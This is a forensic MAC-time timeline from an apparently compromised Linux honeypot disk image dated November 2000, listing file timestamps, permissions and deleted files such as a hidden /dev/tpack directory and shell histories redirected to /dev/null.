	2354	.a.	-rw-----	drosen	drosen	2089	<honeypot.hda8.dd-dead-2089>
	18864	.a.	-rwx-----	drosen	drosen	60515	<honeypot.hda8.dd-dead-60515>
	592	.a.	-rw-r--r--	drosen	drosen	60525	<honeypot.hda8.dd-dead-60525>
	32326	.a.	-rw-----	drosen	drosen	18162	<honeypot.hda8.dd-dead-18162>
	1982	.a.	-rw-----	drosen	drosen	18165	<honeypot.hda8.dd-dead-18165>
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	27389	.a.	-rw-----	drosen	drosen	2063	<honeypot.hda8.dd-dead-2063>
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	8532	.a.	-rw-----	drosen	drosen	2086	<honeypot.hda8.dd-dead-2086>
	16665	.a.	-rw-r--r--	drosen	drosen	60530	<honeypot.hda8.dd-dead-60530>
	15345	.a.	-rw-----	drosen	drosen	2087	<honeypot.hda8.dd-dead-2087>
	1073	.a.	-rw-----	drosen	drosen	14132	<honeypot.hda8.dd-dead-14132>
	14220	.a.	-rw-----	drosen	drosen	2068	<honeypot.hda8.dd-dead-2068>
	221558	.a.	-rw-r--r--	drosen	drosen	60516	<honeypot.hda8.dd-dead-60516>
	10079	.a.	-rw-----	drosen	drosen	14131	<honeypot.hda8.dd-dead-14131>
	308	.a.	-rw-----	drosen	drosen	60504	<honeypot.hda8.dd-dead-60504>
Wed Nov 08 2000 08:58:42	2129920	.a.	-rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:45	2129920	.c	-rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:53	2995	.a.	-rw-r--r--	drosen	drosen	60521	<honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:58:54	6196	.a.	-/-rwxr-xr-x	root	root	30292	/bin/uname
	484	.a.	-rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
	75600	.a.	-/-rwxr-xr-x	root	root	30245	/bin/egrep
Wed Nov 08 2000 08:58:55	21264	.a.	-/-rwxr-xr-x	root	root	15813	/usr/bin/tr
	119	ma.	-rw-r--r--	drosen	drosen	60534	<honeypot.hda8.dd-dead-60534>
	44880	.a.	-/-rwxr-xr-x	root	root	30269	/bin/sed
	484	m..	-rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
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	2164	m..	-rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	76891	.a.	-rwx-----	drosen	drosen	60512	<honeypot.hda8.dd-dead-60512>
	5049	.a.	-/-rw-r--r--	root	root	47058	/usr/include/bits/stdio.h
	908	mac	-rw-r--r--	drosen	drosen	22200	<honeypot.hda8.dd-dead-22200>
	3359	.a.	-/-rw-r--r--	root	root	108584	/usr/include/sys/select.h
	104316	.a.	-/-rwxr-xr-x	root	root	16844	/usr/bin/make
	1662	.a.	-rw-----	drosen	drosen	2081	<honeypot.hda8.dd-dead-2081>
	119	.c	-rw-r--r--	drosen	drosen	60534	<honeypot.hda8.dd-dead-60534>
	0	mac	-rw-r--r--	drosen	drosen	22203	<honeypot.hda8.dd-dead-22203>
	3137	.a.	-rw-r--r--	drosen	drosen	60508	<honeypot.hda8.dd-dead-60508>
	44533	.a.	-rw-----	drosen	drosen	2069	<honeypot.hda8.dd-dead-2069>
	1798	.a.	-/-rw-r--r--	root	root	124056	/usr/include/ndian.h
	4673	.a.	-/-rw-r--r--	root	root	47048	/usr/include/bits/sigset.h
	168	.a.	-/-rw-r--r--	root	root	47015	/usr/include/bits/ndian.h
	25680	.a.	-/-rwxr-xr-x	root	root	30283	/bin/date
	29	m..	-rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	0	mac	-rw-----	drosen	drosen	22202	<honeypot.hda8.dd-dead-22202>
	5374	.a.	-/-rw-r--r--	root	root	108609	/usr/include/sys/types.h
	0	mac	-rw-----	drosen	drosen	22201	<honeypot.hda8.dd-dead-22201>
	2783	.a.	-/-rw-r--r--	root	root	47040	/usr/include/bits/select.h
	4939	.a.	-rw-r--r--	drosen	drosen	60506	<honeypot.hda8.dd-dead-60506>
	4178	.a.	-rw-----	drosen	drosen	2050	<honeypot.hda8.dd-dead-2050>
	27633	.a.	-/-rw-r--r--	root	root	124117	/usr/include/stdlib.h
Wed Nov 08 2000 08:58:57	25733	.c	-rw-----	drosen	drosen	2066	<honeypot.hda8.dd-dead-2066>
	35807	.c	-rw-----	drosen	drosen	2078	<honeypot.hda8.dd-dead-2078>
	22865	.c	-rw-----	drosen	drosen	2058	<honeypot.hda8.dd-dead-2058>
	4680	.a.	-/-rw-r--r--	root	root	47066	/usr/include/bits/types.h
	4178	.c	-rw-----	drosen	drosen	2050	<honeypot.hda8.dd-dead-2050>
	13456	.a.	-/-rw-r--r--	root	root	124118	/usr/include/string.h
linux/egcs-2.91.66/include/stdarg.h	5794	.a.	-/-rw-r--r--	root	root	138776	/usr/lib/gcc-lib/i386-redhat-
	1662	.c	-rw-----	drosen	drosen	2081	<honeypot.hda8.dd-dead-2081>

	27389	..c -rw-----	drosen	drosen	2063	<honeypot.hda8.dd-dead-2063>
	41104	.a. -/-rwxr-xr-x	root	root	30258	/bin/mv
	874	.a. -/-rw-r--r--	root	root	93235	/usr/lib/crtn.o
linux/egcs-2.91.66/crtbegin.o	1892	.a. -/-rw-r--r--	root	root	108301	/usr/lib/gcc-lib/i386-redhat-
	0	mac -rw-r--r--	drosen	drosen	22199	<honeypot.hda8.dd-dead-22199>
	76891	..c -rwx-----	drosen	drosen	60512	<honeypot.hda8.dd-dead-60512>
	1124	.a. -/-rw-r--r--	root	root	93234	/usr/lib/crti.o
	48329	..c -rw-----	drosen	drosen	2072	<honeypot.hda8.dd-dead-2072>
	0	mac -/-rw-----	drosen	drosen	22198	/tmp/ccyhpcMn.o (deleted)
	13436	.a. -/-rwxr-xr-x	root	root	30249	/bin/chmod
	1313	.a. -/-rw-r--r--	root	root	124041	/usr/include/alloca.h
	14220	..c -rw-----	drosen	drosen	2068	<honeypot.hda8.dd-dead-2068>
linux/egcs-2.91.66/cc1	1440240	.a. -/-rwxr-xr-x	root	root	108299	/usr/lib/gcc-lib/i386-redhat-
	13327	.a. -/-rw-r--r--	root	root	47011	/usr/include/bits/confname.h
	26073	..c -rw-----	drosen	drosen	2083	<honeypot.hda8.dd-dead-2083>
	270	.ac -rwx-----	drosen	drosen	60519	<honeypot.hda8.dd-dead-60519>
	0	mac -/-rw-----	drosen	drosen	22195	/tmp/ccTJvUXL.c (deleted)
	12578	..c -rw-----	drosen	drosen	2088	<honeypot.hda8.dd-dead-2088>
	400	..c -rw-----	drosen	drosen	14130	<honeypot.hda8.dd-dead-14130>
	2922	..c -rw-----	drosen	drosen	60513	<honeypot.hda8.dd-dead-60513>
	0	mac drwx-----	drosen	drosen	24	<honeypot.hda8.dd-dead-24>
	8532	..c -rw-----	drosen	drosen	2086	<honeypot.hda8.dd-dead-2086>
	52345	..c -rw-----	drosen	drosen	2051	<honeypot.hda8.dd-dead-2051>
	23007	mac -/-rw-----	drosen	drosen	22192	/tmp/ccbvMzZr.i (deleted)
	11673	.a. -/-rw-r--r--	root	root	124083	/usr/include/libio.h
	0	mac drwx-----	drosen	drosen	14129	<honeypot.hda8.dd-dead-14129>
	11588	..c -rwxr-xr-x	drosen	drosen	60505	<honeypot.hda8.dd-dead-60505>
linux/egcs-2.91.66/crtend.o	1424	.a. -/-rw-r--r--	root	root	108303	/usr/lib/gcc-lib/i386-redhat-
	14716	..c -rw-----	drosen	drosen	18163	<honeypot.hda8.dd-dead-18163>
	33851	..c -rw-----	drosen	drosen	2074	<honeypot.hda8.dd-dead-2074>
	32326	..c -rw-----	drosen	drosen	18162	<honeypot.hda8.dd-dead-18162>
	28587	..c -rw-----	drosen	drosen	25	<honeypot.hda8.dd-dead-25>
linux/egcs-2.91.66/collect2	45488	.a. -/-rwxr-xr-x	root	root	108300	/usr/lib/gcc-lib/i386-redhat-
	772	..c -rw-----	drosen	drosen	18161	<honeypot.hda8.dd-dead-18161>
	69994	.a. -/-rw-r--r--	root	root	93243	/usr/lib/libc_nonshared.a
	5719	..c -rw-----	drosen	drosen	18159	<honeypot.hda8.dd-dead-18159>
	10079	..c -rw-----	drosen	drosen	14131	<honeypot.hda8.dd-dead-14131>
	3406	.a. -/-rw-r--r--	root	root	47036	/usr/include/bits/posix_opt.h
linux/egcs-2.91.66/include/stddef.h	9834	.a. -/-rw-r--r--	root	root	138778	/usr/lib/gcc-lib/i386-redhat-
	23037	.ac -rw-----	drosen	drosen	2080	<honeypot.hda8.dd-dead-2080>
	5861	.a. -/-rw-r--r--	root	root	124072	/usr/include/getopt.h
	6268	.ac -rw-----	drosen	drosen	2076	<honeypot.hda8.dd-dead-2076>
	20926	.a. -/-rw-r--r--	root	root	124116	/usr/include/stdio.h
	340	..c -rw-----	drosen	drosen	26	<honeypot.hda8.dd-dead-26>
	4951	.a. -/-rw-r--r--	root	root	108551	/usr/include/sys/cdefs.h
	3137	..c -rw-r--r--	drosen	drosen	60508	<honeypot.hda8.dd-dead-60508>
	0	mac -rw-----	drosen	drosen	22198	<honeypot.hda8.dd-dead-22198>
	15305	..c -rw-----	drosen	drosen	18164	<honeypot.hda8.dd-dead-18164>
	0	mac drwx-----	drosen	drosen	18158	<honeypot.hda8.dd-dead-18158>
	178	.a. -/-rw-r--r--	root	root	93242	/usr/lib/libc.so
	15345	..c -rw-----	drosen	drosen	2087	<honeypot.hda8.dd-dead-2087>
	0	mac drwx-----	drosen	drosen	2049	<honeypot.hda8.dd-dead-2049>
	29098	..c -rw-----	drosen	drosen	2084	<honeypot.hda8.dd-dead-2084>
	4886	..c -rw-----	drosen	drosen	60510	<honeypot.hda8.dd-dead-60510>
scripts/.ifcfg-eth0.swp (deleted)	0	mac -/drwx-----	drosen	drosen	14129	/etc/sysconfig/network-
	63376	.a. -/-rwxr-xr-x	root	root	15994	/usr/bin/i386-redhat-linux-gcc
	4584	..c -rw-----	drosen	drosen	2077	<honeypot.hda8.dd-dead-2077>
	10723	mac -rw-----	drosen	drosen	22193	<honeypot.hda8.dd-dead-22193>
	87647	..c -rw-----	drosen	drosen	2054	<honeypot.hda8.dd-dead-2054>
	1356	.ac -rw-r--r--	drosen	drosen	60526	<honeypot.hda8.dd-dead-60526>
linux/egcs-2.91.66/libgcc.a	769892	.a. -/-rw-r--r--	root	root	108305	/usr/lib/gcc-lib/i386-redhat-
	3940	mac -/-rw-r--r--	drosen	drosen	22194	/tmp/ccTglLym.o (deleted)
	2015	.a. -/-rw-r--r--	root	root	47065	/usr/include/bits/time.h
	1982	..c -rw-----	drosen	drosen	18165	<honeypot.hda8.dd-dead-18165>
	63376	.a. -/-rwxr-xr-x	root	root	15994	/usr/bin/egcs
	530	..c -rw-----	drosen	drosen	2082	<honeypot.hda8.dd-dead-2082>
	12276	..c -rw-----	drosen	drosen	2060	<honeypot.hda8.dd-dead-2060>
	13935	..c -rw-----	drosen	drosen	2065	<honeypot.hda8.dd-dead-2065>
	484	..c -rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
	0	mac -rw-----	drosen	drosen	22195	<honeypot.hda8.dd-dead-22195>
	2058	.a. -/-rw-r--r--	root	root	108601	/usr/include/sys/sysmacros.h
	1401	.ac -rw-----	drosen	drosen	2073	<honeypot.hda8.dd-dead-2073>
	63376	.a. -/-rwxr-xr-x	root	root	15994	/usr/bin/gcc
	207600	.a. -/-rwxr-xr-x	root	root	15858	/usr/bin/as
	36756	.a. -/-rw-r--r--	root	root	124133	/usr/include/unistd.h
	205136	.a. -/-rwxr-xr-x	root	root	15861	/usr/bin/ld
	850	.ac -rw-----	drosen	drosen	2070	<honeypot.hda8.dd-dead-2070>
linux/egcs-2.91.66/cpp	87312	.a. -/-rwxr-xr-x	root	root	108202	/usr/lib/gcc-lib/i386-redhat-
	80	..c -rw-----	drosen	drosen	60509	<honeypot.hda8.dd-dead-60509>
	1024	m.c d/drwxrwxrwt	root	root	22177	/tmp
	84	.ac -rw-r--r--	drosen	drosen	60507	<honeypot.hda8.dd-dead-60507>
	9474	..c -rw-----	drosen	drosen	60503	<honeypot.hda8.dd-dead-60503>
	39314	..c -rw-----	drosen	drosen	2075	<honeypot.hda8.dd-dead-2075>
eth0~ (deleted)	400	..c -/-rw-----	drosen	drosen	14130	/etc/sysconfig/network-scripts/ifcfg-
	30799	..c -rw-----	drosen	drosen	2055	<honeypot.hda8.dd-dead-2055>
	314936	.a. -/-rwxr-xr-x	root	root	92814	/usr/lib/libbfd-2.9.5.0.22.so
	592	..c -rw-r--r--	drosen	drosen	60525	<honeypot.hda8.dd-dead-60525>
	9512	.a. -/-rw-r--r--	root	root	124063	/usr/include/features.h
	8512	.a. -/-rw-r--r--	root	root	93233	/usr/lib/crti.o
	16714	..c -rw-----	drosen	drosen	2085	<honeypot.hda8.dd-dead-2085>
	308	..c -rw-----	drosen	drosen	60504	<honeypot.hda8.dd-dead-60504>
	10685	..c -rw-----	drosen	drosen	60511	<honeypot.hda8.dd-dead-60511>
	13232	..c -rw-----	drosen	drosen	14133	<honeypot.hda8.dd-dead-14133>

	2315	.a. -/-rw-r--r--	root	root	124037	/usr/include/_G_config.h
	1073	.c -rw-----	drosen	drosen	14132	<honeypot.hda8.dd-dead-14132>
	3147	.c -rw-r--r--	drosen	drosen	2091	<honeypot.hda8.dd-dead-2091>
	21700	.ac -rw-----	drosen	drosen	2057	<honeypot.hda8.dd-dead-2057>
	45201	.c -rw-----	drosen	drosen	2067	<honeypot.hda8.dd-dead-2067>
	20189	.c -rw-----	drosen	drosen	18160	<honeypot.hda8.dd-dead-18160>
	0	mac -/-rw-r--r--	drosen	drosen	22199	/tmp/ccHATPAZ.lid (deleted)
	21810	.a. -/-rw-r--r--	root	root	47060	/usr/include/bits/string.h
	23007	mac -rw-----	drosen	drosen	22192	<honeypot.hda8.dd-dead-22192>
	1021	.a. -/-rw-r--r--	root	root	108452	/usr/include/gnu/stubs.h
	4860	.ac -rw-----	drosen	drosen	2052	<honeypot.hda8.dd-dead-2052>
	14749	ma. -rwxr-xr-x	drosen	drosen	60502	<honeypot.hda8.dd-dead-60502>
	50176	.c -rw-----	drosen	drosen	2056	<honeypot.hda8.dd-dead-2056>
	28961	.c -rw-----	drosen	drosen	2053	<honeypot.hda8.dd-dead-2053>
	10723	mac -/-rw-----	drosen	drosen	22193	/tmp/ccE8mHGN.s (deleted)
	2354	.c -rw-----	drosen	drosen	2089	<honeypot.hda8.dd-dead-2089>
	14584	.c -rw-----	drosen	drosen	2059	<honeypot.hda8.dd-dead-2059>
	25274	.c -rw-----	drosen	drosen	2064	<honeypot.hda8.dd-dead-2064>
	2980	.ac -rw-----	drosen	drosen	2071	<honeypot.hda8.dd-dead-2071>
	40631	.c -rw-----	drosen	drosen	2079	<honeypot.hda8.dd-dead-2079>
	2164	.c -rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	10840	.c -rw-----	drosen	drosen	2061	<honeypot.hda8.dd-dead-2061>
	41832	.a. -/-rw-r--r--	root	root	47061	/usr/include/bits/string2.h
	9314	.a. -/-rw-r--r--	root	root	124129	/usr/include/time.h
	4939	.c -rw-r--r--	drosen	drosen	60506	<honeypot.hda8.dd-dead-60506>
	1926	.a. -/-rw-r--r--	root	root	108307	/usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/specs						
	5337	.a. -/-rw-r--r--	root	root	108603	/usr/include/sys/time.h
	44533	.c -rw-----	drosen	drosen	2069	<honeypot.hda8.dd-dead-2069>
	3069	.ac -rw-r--r--	drosen	drosen	60514	<honeypot.hda8.dd-dead-60514>
	1006	.c -rw-r--r--	drosen	drosen	2090	<honeypot.hda8.dd-dead-2090>
	26027	.c -rw-----	drosen	drosen	2062	<honeypot.hda8.dd-dead-2062>
	1297	.a. -/-rw-r--r--	root	root	47059	/usr/include/bits/stdio_lim.h
	3940	mac -rw-r--r--	drosen	drosen	22194	<honeypot.hda8.dd-dead-22194>
	2995	.c -rw-r--r--	drosen	drosen	60521	<honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:59:07	4096	m.c d/drwx-----	drosen	drosen	15395	/home/drosen
	52	mac -/-rw-----	drosen	drosen	15401	/home/drosen/.bash_history
Wed Nov 08 2000 08:59:14	405	.c -rw-r--r--	drosen	drosen	60522	<honeypot.hda8.dd-dead-60522>
	18864	.c -rwx-----	drosen	drosen	60515	<honeypot.hda8.dd-dead-60515>
	0	mac drwxr-xr-x	drosen	users	8132	<honeypot.hda8.dd-dead-8132>
	27	.c -rwxr--r--	drosen	drosen	60524	<honeypot.hda8.dd-dead-60524>
	56274	.c -rw-r--r--	drosen	drosen	28289	<honeypot.hda8.dd-dead-28289>
	1	.c -rw-----	drosen	drosen	56456	<honeypot.hda8.dd-dead-56456>
	87527	.c -rw-r--r--	drosen	drosen	28288	<honeypot.hda8.dd-dead-28288>
	485	.c -rw-r--r--	drosen	drosen	60529	<honeypot.hda8.dd-dead-60529>
	0	mac drwx-----	drosen	drosen	28287	<honeypot.hda8.dd-dead-28287>
	1	.c -rw-----	drosen	drosen	56457	<honeypot.hda8.dd-dead-56457>
	1913	.c -rw-r--r--	drosen	drosen	60528	<honeypot.hda8.dd-dead-60528>
	29	.c -rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	16665	.c -rw-r--r--	drosen	drosen	60530	<honeypot.hda8.dd-dead-60530>
	14749	.c -rwxr-xr-x	drosen	drosen	60502	<honeypot.hda8.dd-dead-60502>
	34816	m.c d/rwxr-xr-x	root	root	24193	/dev
	20240	.a. -/-rwxr-xr-x	root	root	30259	/bin/rm
	221558	.c -rw-r--r--	drosen	drosen	60516	<honeypot.hda8.dd-dead-60516>
	0	mac drwx-----	drosen	drosen	60501	<honeypot.hda8.dd-dead-60501>
	7215	.c -rw-r--r--	drosen	drosen	60527	<honeypot.hda8.dd-dead-60527>
	0	.ac drwx-----	drosen	drosen	22197	<honeypot.hda8.dd-dead-22197>
	0	.c -rw-r--r--	drosen	drosen	60517	<honeypot.hda8.dd-dead-60517>
	1	.c -rw-----	drosen	drosen	56460	<honeypot.hda8.dd-dead-56460>
	1	.c -rw-----	drosen	drosen	56462	<honeypot.hda8.dd-dead-56462>
	427888	.c -rwxr-xr-x	drosen	drosen	60532	<honeypot.hda8.dd-dead-60532>
	0	mac drwx-----	drosen	drosen	22196	<honeypot.hda8.dd-dead-22196>
	0	mac drwx-----	drosen	drosen	56455	<honeypot.hda8.dd-dead-56455>
	0	.c -rw-r--r--	drosen	drosen	60523	<honeypot.hda8.dd-dead-60523>
	0	mac d/drwxr-xr-x	drosen	users	8132	/dev/tpack (deleted)
	1	.c -rw-----	drosen	drosen	56461	<honeypot.hda8.dd-dead-56461>
	1	.c -rw-----	drosen	drosen	56458	<honeypot.hda8.dd-dead-56458>
	166	.c -rwx-----	drosen	drosen	60518	<honeypot.hda8.dd-dead-60518>
	1	.c -rw-----	drosen	drosen	56459	<honeypot.hda8.dd-dead-56459>
Wed Nov 08 2000 08:59:52	9	.a. l/lrwxrwxrwx	root	root	22191	/tmp/.bash_history -> /dev/null
Wed Nov 08 2000 09:02:22	19	.a. l/lrwxrwxrwx	root	root	34311	/lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so						
	169720	.a. -/-rwxr-xr-x	root	root	34322	/lib/libresolv-2.1.3.so
	26	.a. -/-rw-r--r--	root	root	26215	/etc/host.conf
	18	.a. l/lrwxrwxrwx	root	root	34323	/lib/libresolv.so.2 -> libresolv-
2.1.3.so						
	67580	.a. -/-rwxr-xr-x	root	root	34310	/lib/libnss_dns-2.1.3.so
	68	.a. -/-rw-r--r--	root	root	26559	/etc/hosts
	1567	.a. -/-rw-r--r--	root	root	26223	/etc/protocols
Wed Nov 08 2000 09:02:28	184	mac -/-rw-r--r--	root	root	44357	/var/tmp/nap
	1024	m.c d/drwxrwxrwt	root	root	44353	/var/tmp
	10	.a. l/lrwxrwxrwx	root	root	12	/usr/tmp -> ../var/tmp
Wed Nov 08 2000 09:02:30	44108	.a. -/-rwxr-xr-x	root	root	34364	/lib/libproc.so.2.0.6
	8860	.a. -/-r-xr-xr-x	root	root	17090	/usr/bin/w
Wed Nov 08 2000 09:02:31	39423	.a. -/-r-xr-xr-x	root	root	30311	/bin/ps
	171	.a. -/-rw-r--r--	1010	users	26557	/dev/ptyp
Wed Nov 08 2000 09:02:32	12288	.a. -/-rw-rw-r--	root	root	26555	/etc/psdevtab
Wed Nov 08 2000 09:02:42	166416	.a. -/-rwxr-xr-x	root	root	16982	/usr/bin/pico
Wed Nov 08 2000 09:03:05	3027	m.c -/-rw-r--r--	root	root	26495	/etc/inetd.conf
Wed Nov 08 2000 09:03:12	3027	.a. -/-rw-r--r--	root	root	26495	/etc/inetd.conf
	10160	.a. -/-rwxr-xr-x	root	root	17093	/usr/bin/killall
Wed Nov 08 2000 09:03:15	1143	.a. -/-rw-r--r--	root	root	77344	/usr/share/terminfo/v/vt100-am
	1143	.a. -/-rw-r--r--	root	root	77344	/usr/share/terminfo/v/vt100
	3124	.a. -/-rwxr-xr-x	root	root	15659	/usr/bin/clear
	24	.a. -/-rw-r--r--	root	root	46631	/root/.bash_logout
Wed Nov 08 2000 09:53:36	512	m.c -/-rw-----	root	root	26581	/etc/ssh_random_seed
	0	.a. c/crw-r--r--	root	root	25217	/dev/random
Wed Nov 08 2000 20:33:45	20480	.a. -/-rw-r--r--	root	root	20	/etc/mail/access.db
	4096	.a. -/-rw-r--r--	root	root	22	/etc/mail/mailertable.db
	4096	.a. -/-rw-r--r--	root	root	19	/etc/mail/virtuertable.db
	20480	.a. -/-rw-r--r--	root	root	26545	/etc/aliases.db
Wed Nov 08 2000 20:37:30	210	.a. -/-rw-r--r--	root	root	16145	/etc/pam.d/other

	164253	.a. -/-rwxr-xr-x	root	root	93038	/usr/lib/libglib-1.2.so.0.0.6
1.2.so.0.0.6	20	.a. l/lrwxrwxrwx	root	root	93037	/usr/lib/libglib-1.2.so.0 -> libglib-
	33654	.a. -/-rwxr-xr-x	root	root	34353	/lib/libpam.so.0.72
	35801	.a. -/-rwxr-xr-x	root	root	40326	/lib/security/pam_console.so
	1262	.a. -/-rw-r--r--	root	root	26226	/etc/localtime
	35619	.a. -/-rwxr-xr-x	root	root	40342	/lib/security/pam_pwdb.so
	20452	.a. -/-rwxr-xr-x	root	root	30319	/bin/login
	140186	.a. -/-rwxr-xr-x	root	root	34350	/lib/libpam.so.0.61
	6196	.a. -/-rwxr-xr-x	root	root	40340	/lib/security/pam_nologin.so
	7773	.a. -/-rwxr-xr-x	root	root	40346	/lib/security/pam_securetty.so
	75131	.a. -/-rwxr-xr-x	root	root	34290	/lib/libdl-2.1.3.so
	14	.a. l/lrwxrwxrwx	root	root	34291	/lib/libdl.so.2 -> libdl-2.1.3.so
	14258	.a. -/-rwxr-xr-x	root	root	40327	/lib/security/pam_cracklib.so
	5359	.a. -/-rwxr-xr-x	root	root	40328	/lib/security/pam_deny.so
	15	.a. l/lrwxrwxrwx	root	root	92880	/usr/lib/libcrack.so.2 ->
libcrack.so.2.7						
	437	.a. -/-rw-r--r--	root	root	16196	/etc/pam.d/login
libpam_misc.so.0.72	19	.a. l/lrwxrwxrwx	root	root	34357	/lib/libpam_misc.so.0 ->
	64478	.a. -/-rwxr-xr-x	root	root	34283	/lib/libcrypt-2.1.3.so
	57882	.a. -/-rwxr-xr-x	root	root	92879	/usr/lib/libcrack.so.2.7
	14	.a. l/lrwxrwxrwx	root	root	34358	/lib/libpam.so.0 -> libpam.so.0.72
	17	.a. l/lrwxrwxrwx	root	root	34284	/lib/libcrypt.so.1 -> libcrypt-
2.1.3.so						
	10303	.a. -/-rwxr-xr-x	root	root	34356	/lib/libpam_misc.so.0.72
	15	.a. l/lrwxrwxrwx	root	root	34351	/lib/libpam.so.0 -> libpam.so.0.61
Wed Nov 08 2000 20:37:35	40	.a. -/-rw-----	root	root	26224	/etc/securetty
Wed Nov 08 2000 20:37:37	125	.a. -/-rwxr-xr-x	root	root	28283	/etc/profile.d/which-2.sh
	0	.c c/crw--w----	root	tty	26333	/dev/vcs1
	4992	m.c -/-rw-rw-r--	root	utmp	34274	/var/run/utmp
	13776	.a. -/-rwxr-xr-x	root	root	15786	/usr/bin/dircolors
	9264	.a. -/-rwxr-xr-x	root	root	16365	/usr/bin/id
	0	.a. -/-rw-r--r--	root	root	26219	/etc/motd
	26668	.a. -/-rwxr-xr-x	root	root	30289	/bin/stty
	262884	.a. -/-rwxr-xr-x	root	root	92674	/usr/lib/libncurses.so.4.0
	238	.a. -/-rw-r--r--	root	root	46632	/root/.bash_profile
	1024	.a. d/drwxr-xr-x	root	root	28225	/etc/profile.d
	601	.a. -/-rw-r--r--	root	root	26582	/etc/shadow
	134	.a. -/-rw-r--r--	root	root	26502	/etc/pwdb.conf
	0	.c c/crw--w----	root	tty	26397	/dev/vcsal
	582	.a. -/-rw-r--r--	root	root	26229	/etc/bashrc
	8896	.a. -/-rwxr-xr-x	root	root	30307	/bin/hostname
	120	.a. -/-rwxr-xr-x	root	root	28260	/etc/profile.d/less.sh
	547	.a. -/-rw-r--r--	root	root	26222	/etc/profile
	75600	.a. -/-rwxr-xr-x	root	root	30247	/bin/grep
	7068	.a. -/-rwxr-xr-x	root	root	15667	/usr/bin/tput
	1522	.a. -/-rwxr-xr-x	root	root	28238	/etc/profile.d/lang.sh
	2434	.a. -/-rw-r--r--	root	root	26238	/etc/DIR_COLORS
	0	.a. c/crw-----	root	tty	25558	/dev/ttyl
	234	.a. -/-rwxr-xr-x	root	root	28229	/etc/profile.d/colorls.sh
	1576	.a. -/-rw-r--r--	root	root	108018	/usr/share/terminfo/l/linux
	768	m.c -/-rw-r--r--	root	root	12099	/var/log/wtmp
	13	.a. -/-rw-r--r--	root	root	4079	/etc/sysconfig/i18n
	1460292	mac -/-rw-r--r--	root	root	12098	/var/log/lastlog
	17	.a. l/lrwxrwxrwx	root	root	92673	/usr/lib/libncurses.so.4 ->
libncurses.so.4.0						
	176	.a. -/-rw-r--r--	root	root	46633	/root/.bashrc
Wed Nov 08 2000 20:37:38	3256	.a. -/-rwxr-xr-x	root	root	15654	/usr/bin/msg
	413	.a. -/-rw-r--r--	root	root	26218	/etc/inputrc
	0	m.c c/crw-----	root	tty	25558	/dev/ttyl
	625272	.a. -/-rw-r--r--	root	root	26231	/etc/termcap
	9	.a. l/lrwxrwxrwx	root	root	46636	/root/.bash_history -> /dev/null
Wed Nov 08 2000 20:37:42	9528	.a. -/-rwxr-xr-x	root	root	30263	/bin/cat
Wed Nov 08 2000 21:01:00	579	.a. -/-rwxr-xr-x	root	root	15954	/usr/bin/run-parts
	1024	.a. d/drwxr-xr-x	root	root	16130	/etc/rc.d/rc3.d
	22912	.a. -/-rwxr-xr-x	root	root	48399	/sbin/chkconfig
	2836	.a. -/-rwxr-xr-x	root	root	48394	/sbin/runlevel
	1024	.a. d/drwxr-xr-x	root	root	16137	/etc/cron.hourly
	65	.a. -/-rwxr-xr-x	root	root	16147	/etc/cron.hourly/inn-cron-nntpsend
Wed Nov 08 2000 21:10:00	6	.a. l/lrwxrwxrwx	root	root	48469	/sbin/rmmod -> insmod
	460	.a. -/-rw-r--r--	root	root	26553	/etc/group
	657	.a. -/-rw-r--r--	root	root	26547	/etc/passwd
	15	.a. l/lrwxrwxrwx	root	root	34295	/lib/libnsl.so.1 -> libnsl-2.1.3.so
	255963	.a. -/-rwxr-xr-x	root	root	34316	/lib/libnss_nis-2.1.3.so
	4	.a. l/lrwxrwxrwx	root	root	30244	/bin/sh -> bash
	252234	.a. -/-rwxr-xr-x	root	root	34318	/lib/libnss_nisplus-2.1.3.so
	19	.a. l/lrwxrwxrwx	root	root	34317	/lib/libnss_nis.so.2 -> libnss_nis-
2.1.3.so						
	12224	.a. -/-rwxr-xr-x	root	root	34335	/lib/libtermcap.so.2.0.8
libnss_nisplus-2.1.3.so	23	.a. l/lrwxrwxrwx	root	root	34319	/lib/libnss_nisplus.so.2 ->
	370141	.a. -/-rwxr-xr-x	root	root	34294	/lib/libnsl-2.1.3.so
libtermcap.so.2.0.8	19	.a. l/lrwxrwxrwx	root	root	34336	/lib/libtermcap.so.2 ->
	316848	.a. -/-rwxr-xr-x	root	root	30243	/bin/bash
Wed Nov 08 2000 21:10:10	760	.a. -/-rw-r--r--	root	root	26556	/etc/fstab
	56208	.a. -/-rwsr-xr-x	root	root	30302	/bin/mount
Wed Nov 08 2000 21:10:11	3072	m.c d/drwxr-xr-x	root	root	26209	/etc
	3	.a. l/lrwxrwxrwx	root	root	26247	/dev/cdrom -> hdc
	6	.a. l/lrwxrwxrwx	root	root	48468	/sbin/modprobe -> insmod
	3460	.a. -/-rw-r--r--	root	root	10113	/lib/modules/2.2.14-
5.0/fs/nls_iso8859-1.o						
	0	mac -----	root	root	26562	<honeypot.hda8.dd-dead-26562>
	58608	.a. -/-rwxr-xr-x	root	root	48461	/sbin/insmod
	51	.a. -/-rw-r--r--	root	root	26227	/etc/conf.modules
	248	mac -/-rw-r--r--	root	root	26575	/etc/mtab
	0	mac -/------	root	root	26562	/etc/mtab-3560 (deleted)
	0	mac -/------	root	root	26562	/etc/mtab~ (deleted)
	28633	.a. -/-rw-r--r--	root	root	44393	/lib/modules/2.2.14-5.0/modules.dep
Wed Nov 08 2000 21:10:27	137567	.a. -/-rwxr-xr-x	root	root	30255	/bin/ls
	699832	.a. -/-rwxr-xr-x	root	root	124219	/usr/i486-linux-

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libc5/lib/libc.so.5.3.12
61 .a. -/-rw-r--r-- root root 125241 /usr/man/x
14 .a. l/lrwxrwxrwx root root 124244 /usr/i486-linux-libc5/lib/libc.so.5 -
> libc.so.5.3.12
